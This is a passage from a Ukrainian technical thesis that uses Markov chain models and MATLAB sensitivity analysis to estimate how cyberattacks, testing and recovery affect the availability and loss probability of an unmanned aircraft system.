Система (3.15)-(3.17) з умовою нормування (3.14) розв’язується чисельно відносно стаціонарних ймовірностей $\pi_{0.1}$-π_3 для заданого набору параметрів моделі, що реалізовано в середовищі MATLAB з використанням методу розв’язання системи лінійних алгебраїчних рівнянь.

3.1.2.2 Чисельне розв’язання та базовий сценарій

Числові значення додаткових параметрів моделі для базового сценарію наведено у таблиці 3.4.

Таблиця 3.4 – Базові значення додаткових параметрів ДФМ

№	Параметр	Позначення	Базове значення
1	Ймовірність переходу до фрагменту з підвищеним захистом після ТнП	P_r	0.1
2	Приріст ймовірності відновлення після ТнП	ΔP_a	0.01

Параметри P_a, T_{op}, τ_{op}, T_a, τ_a, τ_{RC}, T_{PT}, τ_{PT} зберігають базові значення та фізичний зміст, визначені для ОФМ у підрозділі 3.1.1. Два додаткові параметри ДФМ приймають такі базові значення:

– ймовірність повернення до фрагменту 1 після ТнП $P_r = 0.1$ відображає консервативний сценарій, за якого лише у 10% випадків ТнП призводить до усунення актуальної вразливості та підвищення рівня кіберзахисту;

– приріст ймовірності успішного відновлення після ТнП $\Delta P_a = 0.01$ моделює мінімальний, але статистично значущий ефект від проведення ТнП.

За базового набору параметрів, наведеного у табл. 3.1 та 3.4, чисельний розв'язок системи (3.12) з початковою умовою (3.13) реалізовано у середовищі MATLAB. Отриманий графік динаміки ймовірностей перебування БпАК у станах $S_{0.1}$-S_3 як функцій часу подано на рис. 3.13 та рис. 3.14.

На рисунках криві позначено як $P_1(S_{0.1}) = \pi_{0.1}$, $P_2(S_{1.1}) = \pi_{1.1}$, $P_3(S_{2.1}) = \pi_{2.1}$, $P_4(S_{0.2}) = \pi_{0.2}$, $P_5(S_{1.2}) = \pi_{1.2}$, $P_6(S_{2.2}) = \pi_{2.2}$, $P_7(S_3) = \pi_3$.



Рисунок 3.13 – Динаміка ймовірностей перебування БпАК у станах $S_{0.1}$-S_3 та функції готовності $A_g(t)$ (0-100 год)



Рисунок 3.14 – Динаміка ймовірностей перебування БпАК у станах $S_{0.1}$-S_3 та функції готовності $A_g(t)$ (0-10 год)

Для базового сценарію стаціонарні значення становлять: $P_1(S_{0.1}) = 0.0560$, $P_2(S_{1.1}) = 0.0164$, $P_3(S_{2.1}) = 0.0033$, $P_4(S_{0.2}) = 0.4936$, $P_5(S_{1.2}) = 0.1425$, $P_6(S_{2.2}) = 0.0290$, $P_7(S_3) = 0.2592$, що дає коефіцієнт готовності $A_g = 0.7086$. Отриманий результат означає, що БпАК є операційно готовим протягом 70.9% загального часу. При цьому 25.9% часу витрачається на ТнП у стані S_3, 14.3% – на активне виконання місій у стані $S_{1.2}$, 1.6% – у стані $S_{1.1}$, і лише 3.2% – на перебування у скомпрометованих станах $S_{2.1}$ і $S_{2.2}$ разом.

3.1.2.3 Аналіз чутливості моделі

Для дослідження впливу варіацій вхідних параметрів на стаціонарні характеристики системи проведено аналіз чутливості моделі. Кожен параметр варіювався у межах діапазону значень, наведених у табл. 3.2 (для параметрів, спільних з ОФМ) та табл. 3.5 (для додаткових параметрів ДФМ – P_r і ΔP_a).

Таблиця 3.5 – Варіанти значень додаткових параметрів ДФМ для аналізу чутливості

№	Параметр	Позначення	Варіанти значень
1	Ймовірність переходу до фрагменту з підвищеним захистом після ТнП	P_r	0.1; 0.5; 0.9
2	Приріст ймовірності відновлення після ТнП	ΔP_a	0.01; 0.05; 0.1

Оскільки вплив параметрів T_{op}, τ_{op}, T_a, τ_a, τ_{RC}, T_{PT}, τ_{PT} та P_a на характеристики ДФМ відповідає закономірностям, встановленим для ОФМ у підрозділі 3.1.1, детальний аналіз наведено лише для двох параметрів, що є специфічними для ДФМ – P_r та ΔP_a.

Вплив параметра P_r (ймовірність переходу до фрагменту з підвищеним захистом після ТнП) на стаціонарні характеристики ДФМ подано на рис. 3.15.



Рисунок 3.15 – Вплив параметра P_r на стаціонарні ймовірності ДФМ

Аналіз впливу параметра P_r на стаціонарні характеристики ДФМ демонструє цікаву закономірність: підвищення цієї ймовірності з 0.1 до 0.9 майже не впливає на коефіцієнт готовності A_g (з 0.709 до 0.712), оскільки за базового $\Delta P_a = 0.01$ різниця у готовності між фрагментами мінімальна. Проте P_r суттєво перерозподіляє операційну активність між двома фрагментами з різним рівнем кіберзахищеності.

При цьому ймовірності перебування у фрагменті 1 з підвищеним рівнем відновлення ($P_1(S_{0.1})$, $P_2(S_{1.1})$) зростають з 0.056 до 0.497 та з 0.016 до 0.146 відповідно, що відображає десятикратне збільшення операційного часу у цьому фрагменті при зміні P_r. Така динаміка зумовлена тим, що параметр P_r визначає ймовірність переходу зі стану ТнП S_3 до $S_{0.1}$: за високих значень P_r система після кожного ТнП переважно потрапляє у фрагмент з підвищеним захистом, проводячи там основну частину операційного циклу.

Одночасно ймовірності у фрагменті 2 з базовим рівнем відновлення ($P_4(S_{0.2})$, $P_5(S_{1.2})$) знижуються з 0.494 до 0.054 та з 0.143 до 0.016, демонструючи протилежну динаміку.

Ймовірності скомпрометованих станів змінюються дзеркально: $P_3(S_{2.1})$ зростає з 0.003 до 0.029, а $P_6(S_{2.2})$ знижується з 0.029 до 0.003.

Водночас ймовірність перебування на ТнП $P_7(S_3)$ залишається практично незмінною (з 0.259 до 0.255), оскільки сумарний час, який система проводить на тестуванні, визначається глобальними параметрами T_{PT} і τ_{PT}, а не розподілом між фрагментами.

Таким чином, практичне значення параметра P_r полягає не у підвищенні готовності, а у регулюванні розподілу операційної активності між фрагментами з різним рівнем кіберзахисту. Однак за базового значення $\Delta P_a = 0.01$ різниця у готовності між фрагментами залишається мінімальною, що пояснює обмежений вплив на загальний коефіцієнт A_g.

Вплив параметра ΔP_a (приріст ймовірності відновлення після ТнП) на стаціонарні характеристики ДФМ подано на рис. 3.16.



Рисунок 3.16 – Вплив параметра ΔP_a на стаціонарні ймовірності ДФМ

Аналіз впливу параметра ΔP_a на стаціонарні характеристики ДФМ демонструє обмежений позитивний ефект: підвищення ростання приросту

ймовірності відновлення після ТнП з 0.01 до 0.1 незначно покращує коефіцієнт готовності A_g з 0.709 до 0.714.

Підвищення ΔP_a збільшує різницю між ефективністю оперативного відновлення у фрагменті 1 ($P_a + \Delta P_a$) та фрагменті 2 (P_a), що створює передумови для підвищення загальної готовності системи.

При цьому ймовірності перебування у фрагменті 1 ($P_1(S_{0.1})$, $P_2(S_{1.1})$) помірно зростають з 0.056 до 0.067 та з 0.016 до 0.022 відповідно, тоді як у фрагменті 2 ($P_4(S_{0.2})$, $P_5(S_{1.2})$) практично не змінюються (з 0.494 до 0.484 та з 0.143 до 0.140).

Ймовірності скомпрометованих станів $P_3(S_{2.1})$ та $P_6(S_{2.2})$ залишаються на рівні близько 0.003 і 0.029 відповідно.

Ймовірність перебування на ТнП $P_7(S_3)$ незначно знижується з 0.259 до 0.254, що відображає зменшення потоку аварійних переходів у цей стан через підвищену ефективність оперативного відновлення у фрагменті 1.

Таким чином, збільшення лише параметра ΔP_a не дає значного зростання готовності. При малому $P_r = 0.1$ лише кожне десяте ТнП спрямовує систему у фрагмент з підвищеним захистом, тому переваги від більшого ΔP_a реалізуються рідко. Суттєве зростання готовності досягається лише тоді, коли одночасно зростають обидва параметри – P_r та ΔP_a.

Зведені результати аналізу чутливості ДФМ за всіма досліджуваними параметрами наведено у таблиці 3.6.

Таблиця 3.6 – Зведені результати аналізу чутливості ДФМ

№	Параметр	Базова A_g	Кінцева A_g	ΔA_g	Відносна зміна
1	T_{op}, год	0.709	0.932	+0.223	+31.5%
2	τ_{op}, год		0.595	-0.114	-16.1%
3	T_a, год		0.943	+0.234	+33.0%
4	τ_a, год		0.487	-0.222	-31.3%
5	τ_{RC}, год		0.828	+0.119	+16.8%
6	T_{PT}, год		0.720	+0.011	+1.6%
7	τ_{PT}, год		0.347	-0.362	-51.1%
8	P_a		0.910	+0.201	+28.4%
9	P_r		0.712	+0.003	+0.4%
10	ΔP_a		0.714	+0.005	+0.7%

3.1.2.4 Результати аналізу чутливості моделі

Аналіз чутливості ДФМ для параметрів T_{op}, τ_{op}, T_a, τ_a, τ_{RC}, T_{PT}, τ_{PT} та P_a показав результати, практично ідентичні отриманим для ОФМ у підрозділі 3.1.1.4: тривалість ТнП τ_{PT} залишається найбільш значущим параметром, час оперативного відновлення τ_a та ймовірність успішного відновлення P_a суттєво впливають на готовність, параметри зовнішнього середовища T_{op} і T_a демонструють значний вплив, а параметр T_{PT} зберігає практичну незначущість. Це підтверджує, що введення двофрагментної структури не змінює характеру впливу параметрів, успадкованих від ОФМ.

Ключовим відмінним результатом ДФМ є встановлений мультиплікативний характер впливу специфічних параметрів P_r і ΔP_a на коефіцієнт готовності A_g. Окреме збільшення P_r з 0.1 до 0.9 підвищує його лише на 0.4%, а збільшення ΔP_a з 0.01 до 0.1 – лише на 0.7%. Тільки їх одночасне підвищення здатне забезпечити суттєве покращення готовності через перемножувальний ефект на ймовірність результативного ТнП.

Таким чином, стратегія забезпечення готовності БпАК на основі ДФМ доповнює висновки ОФМ необхідністю одночасного підвищення параметрів P_r і ΔP_a для реалізації повного потенціалу ТнП як механізму забезпечення кіберзахисту.

3.1.3 Марковська модель безпілотного авіаційного комплексу з урахуванням стану втрати апарата

Розширена однофрагментна марковська модель (ОФМ-Р) доповнює ОФМ поглинаючим станом втрати БПС внаслідок критичної кібератаки. На відміну від ОФМ, де система завжди повертається до працездатного стану, ОФМ-Р моделює сценарій незворотної деградації. Модель враховує, що частина кібератак може призводити не лише до тимчасової компрометації, але й до повної втрати апарата, що є характерним для умов експлуатації БпАК під дією кібератак.

3.1.3.1 Формалізація моделі

ОФМ-Р операційної діяльності БпАК з урахуванням втрати БПС в просторі станів визначається на множині (3.19):

$$S = \{S_0, S_1, S_2, S_3, S_4\}, \quad (3.19)$$

де S_0 – стан готовності, в якому БпАК очікує на призначення місії; S_1 – стан виконання місії; S_2 – стан компрометації, у якому БпАК зазнав успішної некритичної кібератаки, що порушила нормальне функціонування системи; S_3 – стан ТнП, у якому БпАК проходить планове ТнП або після компрометації; S_4 – поглинаючий стан повної втрати БПС внаслідок критичної компрометації.

Припускається, що кібератаки можуть відбуватися виключно у станах S_1 та S_2, що відповідає реальному операційному сценарію. Під час перебування у стані ТнП S_3 БпАК вважається виведеним з активної експлуатації і недосяжним для кіберзагроз. Параметр P_c визначає ймовірність того, що поточна атака є критичною і призводить до повної незворотної втрати БПС.

Множина допустимих переходів між станами визначається фізичною логікою операційного циклу БпАК та можливими сценаріями впливу кібератак.

Граф на рис. 3.17 визначає дев’ять допустимих переходів між станами моделі. Зі стану S_0 система переходить до S_1 з інтенсивністю λ_{op} при отриманні запиту на виконання місії, або до S_3 з інтенсивністю λ_{PT} при ініціюванні планової процедури ТнП. Зі стану S_1 система повертається до S_0 з інтенсивністю μ_{OP} при успішному завершенні місії, або переходить до стану S_2 з інтенсивністю $\lambda_a(1-P_c)$ при некритичній кібератаці, або до стану S_4 з інтенсивністю $\lambda_a P_c$ при критичній кібератаці. Зі стану S_2 система переходить до S_1 з інтенсивністю $P_a\mu_a$ при успішному автоматичному відновленні, або до S_3 з інтенсивністю $(1-P_a)\mu_{RC}$ при неуспішному оперативному відновленні, або до S_4 з інтенсивністю $\lambda_a P_c$ при критичній повторній кібератаці під час компрометації. Зі стану S_3 система повертається до S_0 з інтенсивністю μ_{PT} після завершення процедур ТнП або

відновлення. Стан S_4 є поглинаючим і не має вихідних переходів, що відображає незворотній характер повної втрати апарата.



Рисунок 3.17 – Граф станів і переходів ОФМ-Р операційної діяльності БпАК з урахуванням втрати апарата

Матриця коефіцієнтів Q моделі подана формулою (3.20), де рядки і стовпці матриці Q відповідають станам S_0, S_1, S_2, S_3, S_4 відповідно:

$$Q = \begin{pmatrix} -(\lambda_{op}+\lambda_{PT}) & \lambda_{op} & 0 & \lambda_{PT} & 0 \\ \mu_{op} & -(\mu_{op}+\lambda_a) & \lambda_a(1-P_c) & 0 & \lambda_a P_c \\ 0 & P_a\mu_a & -(P_a\mu_a+(1-P_a)\mu_{RC}+\lambda_a P_c) & (1-P_a)\mu_{RC} & \lambda_a P_c \\ \mu_{PT} & 0 & 0 & -\mu_{PT} & 0 \\ 0 & 0 & 0 & 0 & 0 \end{pmatrix}. \quad (3.20)$$

Динаміка ймовірностей перебування системи у станах описується системою диференціальних рівнянь Чепмена-Колмогорова (3.21):

$$\begin{cases} \frac{dP_0(t)}{dt} = -\left(\lambda_{op} + \lambda_{PT}\right)P_0(t) + \mu_{op}P_1(t) + \mu_{PT}P_3(t) \\ \frac{dP_1(t)}{dt} = \lambda_{op}P_0(t) - \left(\mu_{op} + \lambda_a\right)P_1(t) + P_a\mu_aP_2(t) \\ \frac{dP_2(t)}{dt} = \lambda_a(1-P_c)P_1(t) - (P_a\mu_a + (1-P_a)\mu_{RC} + \lambda_aP_c)P_2(t) \\ \frac{dP_3(t)}{dt} = \lambda_{PT}P_0(t) + (1-P_a)\mu_{RC}P_2(t) - \mu_{PT}P_3(t) \\ \frac{dP_4(t)}{dt} = \lambda_aP_cP_1(t) + \lambda_aP_cP_2(t), \end{cases} \quad (3.21)$$

де $P_0(t)$, $P_1(t)$, $P_2(t)$, $P_3(t)$ – ймовірності перебування системи у станах S_0-S_3 відповідно; $P_4(t)$ – ймовірність перебування у поглинаючому стані втрати БПС у момент часу t.

Початкова умова (3.22) відповідає стану повної готовності БпАК на початку операційного циклу:

$$P(0) = [1, 0, 0, 0, 0]. \quad (3.22)$$

Формальна система стаціонарних рівнянь, яку отримують прирівнюванням лівих частин системи (3.21) до нуля, має вигляд (3.23)

$$\begin{cases} -\pi_0(\lambda_{op} + \lambda_{PT}) + \pi_1\mu_{op} + \pi_3\mu_{PT} = 0 \\ \pi_0\lambda_{op} - \pi_1(\mu_{op} + \lambda_a) + \pi_2P_a\mu_a = 0 \\ \pi_1\lambda_a(1-P_c) - \pi_2(P_a\mu_a + (1-P_a)\mu_{RC} + \lambda_aP_c) = 0 \\ \pi_0\lambda_{PT} + \pi_2(1-P_a)\mu_{RC} - \pi_3\mu_{PT} = 0 \\ \pi_1\lambda_aP_c + \pi_2\lambda_aP_c = 0, \end{cases} \quad (3.23)$$

Оскільки стан S_4 є поглинаючим, п’яте рівняння системи є тривіальним і замінюється умовою нормування (3.24):

$$\pi_0 + \pi_1 + \pi_2 + \pi_3 + \pi_4 = 1. \quad (3.24)$$

Унаслідок поглинаючого характеру стану S_4 розв’язок системи (3.23)-(3.24) є виродженим: вся ймовірність у нескінченному часі зосереджується на перебуванні

у стані S_4 ($\pi_4 = 1$, $\pi_0 = \pi_1 = \pi_2 = \pi_3 = 0$), тому стаціонарний розподіл не дає інформативної оцінки операційної готовності БпАК.

Для оцінювання застосовується транзієнтний розв'язок системи (3.21)-(3.22) на часовому горизонті t. Коефіцієнт готовності визначається формулою (3.7), де $\pi 0$ і $\pi 1$ трактуються як миттєві ймовірності $P_0(t)$ і $P_1(t)$.

3.1.3.2 Чисельне розв'язання та базовий сценарій

Числові значення додаткового параметру ОФМ-Р моделі для базового сценарію наведено у табл. 3.1 та 3.7.

Таблиця 3.7 – Базові значення додаткових параметрів ОФМ-Р

№	Параметр	Позначення	Базове значення
1	Ймовірність критичної атаки	P_c	0,1

Параметри P_a, T_{op}, τ_{op}, T_a, τ_a, τ_{RC}, T_{PT}, τ_{PT} зберігають базові значення з ОФМ (підрозділ 3.1.1), а ймовірність критичної атаки $P_c = 0.1$ відповідає сценарію, за якого кожна десята кібератака призводить до втрати БПС. Чисельний розв'язок системи (3.21)-(3.22) реалізовано у MATLAB, динаміку ймовірностей станів S_0-S_4 подано на рис. 3.18 та рис. 3.19.



Рисунок 3.18 – Динаміка ймовірностей перебування БПС у станах S_0-S_3 та коефіцієнта готовності A_g (0-5 год)



Рисунок 3.19 – Динаміка ймовірності втрати БПС $P_5(S_4)$ та коефіцієнта готовності A_g (0-20 год)

На рис. 3.18 криві позначено як $P_1(S_0)$, $P_2(S_1)$, $P_3(S_2)$, $P_4(S_3)$, де індекс відповідає стану моделі. На відміну від ОФМ, де система виходила на стаціонарний режим, в ОФМ-Р усі транзієнтні стани монотонно спадають до нуля через поглинаючий характер стану S_4. Коефіцієнт готовності A_g спадає з одиниці до 0.719 вже через 0.5 год, до 0.500 через 1 год і до 0.056 через 5 год, що свідчить про критичний вплив параметра P_c на операційну придатність БпАК. Стани $P_2(S_1)$, $P_3(S_2)$ та $P_4(S_3)$ демонструють характерний горб – спочатку зростають в міру того як система переходить з S_0 через місійний цикл, а потім спадають до нуля разом з накопиченням ймовірності в S_4. Стан $P_3(S_2)$ залишається малим протягом усього процесу.

На рис. 3.19 показано динаміку накопичення ймовірності втрати БПС $P_5(S_4)$ та відповідного спаду A_g у діапазоні 0-20 год. Ймовірність втрати зростає з 0.221 через 0.5 год до 0.799 через 3 год і досягає 0.994 через 10 год. При t = 1 год значення $A_g = 0.5$ та $P_5 = 0.42$ є близькими, а точка перетину кривих на рис. 3.19, після якої ймовірність втрати перевищує коефіцієнт готовності, настає близько t = 1.2 год. Таким чином, при базовому значенні $P_c = 0.1$ БПС з ймовірністю понад 50% буде втрачено вже протягом перших двох годин активних кібератак.

3.1.3.3 Аналіз чутливості моделі

Оскільки стан S_4 є поглинаючим, стаціонарний розподіл ймовірностей для ОФМ-Р вироджений і не придатний для аналізу чутливості, використаного для ОФМ і ДФМ. Тому аналіз чутливості ОФМ-Р проводиться за динамічними характеристиками моделі при t = 1 год. Цей момент обрано як округлене наближення до точки перетину кривих A_g і $P_5(S_4)$, яка при $P_c = 0.1$ настає близько t = 1.2 год.

Кожен параметр варіювався у межах діапазону значень наведених у табл. 3.2 та 3.8. Для кожного значення параметра обчислювались A_g (1 год) та P_5 (1 год), а базове значення A_g (1 год) = 0.500 та P_5 (1 год) = 0.423 при P_c = 0.1 використовувались як точка відліку.

Таблиця 3.8 – Варіанти значень додаткових параметрів ОФМ-Р для аналізу чутливості

№	Параметр	Позначення	Варіанти значень
1	Ймовірність критичної кібератаки	P_c	0.05; 0.1; 0.2

Зведені результати аналізу чутливості ОФМ-Р при t = 1 год за всіма досліджуваними параметрами наведено у таблиці 3.9.

Таблиця 3.9 — Зведені результати аналізу чутливості ОФМ-Р

№	Параметр	Базова Ag	Кінцева A_g	ΔA_g	Відносна зміна
1	T_{op}, год	0.500	0.937	+0.437	+87.4%
2	τ_{op}, год		0.439	-0.061	-12.2%
3	T_a, год		0.904	+0.404	+80.8%
4	τ_a, год		0.463	-0.037	-7.4%
5	τ_{RC}, год		0.494	-0.006	-1.2%
6	T_{PT}, год		0.507	+0.007	+1.4%
